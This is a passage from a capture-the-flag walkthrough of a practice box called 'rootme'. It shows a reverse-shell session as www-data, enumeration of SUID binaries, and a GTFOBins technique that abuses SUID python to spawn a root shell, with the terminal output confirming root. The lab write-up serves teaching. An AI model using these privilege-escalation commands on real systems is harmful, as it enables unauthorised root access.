connect to [10.8.9.172] from (UNKNOWN) [10.10.92.89] 55868
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_6
4 x86_64 x86_64 GNU/Linux
 13:20:45 up 17 min,  0 users,  load average: 0.00, 0.25, 0.54
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ SHELL=/bin/bash script -q /dev/null;
www-data@rootme:/$ find / -perm -04000 2>/dev/null
find / -perm -04000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
```

we have the /usr/bin/python with SUID permission, we are going to use
 [https://gtfobins.github.io/] for possible privilege escalation commands for elevating the privileges.



SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

After Executing that you should be root.



```
www-data@rootme:/$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")
'
<hon -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www
-data)
# whoami
whoami
root
#
```

YES!! It indeed works.
We have successfully escalated our privileges.
We can confirm we are root.

Now you Can search for the flags.